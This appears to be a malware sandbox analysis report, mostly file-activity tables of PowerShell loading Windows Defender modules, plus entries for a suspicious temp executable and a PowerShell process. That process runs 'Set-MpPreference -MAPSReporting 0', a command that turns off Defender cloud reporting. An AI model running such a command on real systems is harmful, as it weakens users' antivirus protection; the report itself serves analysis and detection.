C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFADE6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFADE6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	3	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	4096	success or wait	74	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	104	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	444	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	309	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	160	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9C3C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	571	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\4135231357d2e604d3b2e98c39d401a0\Microsoft.PowerShell.Commands.Management.ni.dll.aux	0	3148	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	2	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	2	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	3	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	32	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	798	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	2	7FFDF6E3DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	9	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	end of file	2	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	162	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	135	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	2	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	10	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	end of file	2	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	356	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	5	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	571	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	32	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	798	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	2	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	5	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	162	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	135	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	5	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	success or wait	2	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	success or wait	5	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	4	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	356	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF6E3DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	5	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile

Analysis Process: cwjk513wjc7a1mlgh3.exe PID: 560, Parent PID: 5232

General

Target ID:	5
Start time:	10:53:08
Start date:	11/10/2024
Path:	C:\Users\user\AppData\Local\Temp\cwjk513wjc7a1mlgh3.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\cwjk513wjc7a1mlgh3.exe"
Imagebase:	0x7ff64b930000
File size:	98'304 bytes
MD5 hash:	319865D78CC8DF6270E27521B8182BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, ReversingLabs
Reputation:	low
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp\wfpblk.lock	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF64B935ECD	CreateFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp\wfpblk.ini	0	4096	success or wait	1	7FF64B93492E	fread

Analysis Process: powershell.exe PID: **2656**, Parent PID: **6452**

General

Target ID:	7
Start time:	10:53:11
Start date:	11/10/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -NoLogo -Command "Set-MpPreference -MAPSReporting 0"
Imagebase:	0x7ff7699e0000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_wamugexa.3oi.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9E6517F	CreateFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_adl3rpvb.kiz.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9E6517F	CreateFileW
C: \Windows\system32\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFB02797B	unknown
C: \Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFB02797B	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF705DB8F	unknown
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_ccoqzpbb.p3k.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9E6517F	CreateFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_ovhd124v.enx.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9E6517F	CreateFileW
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF705DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	7FFDF705DB8F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF705DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	7	7FFDF705DB8F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_wamugexa.3oi.ps1	success or wait	1	7FFDF9E5A731	DeleteFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_adl3rpvb.kiz.psm1	success or wait	1	7FFDF9E5A731	DeleteFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_ccoqzpbb.p3k.ps1	success or wait	1	7FFDF9E5A731	DeleteFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_ovhd124v.enx.psm1	success or wait	1	7FFDF9E5A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_wamugexa.3oi.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9E5C9C8	WriteFile
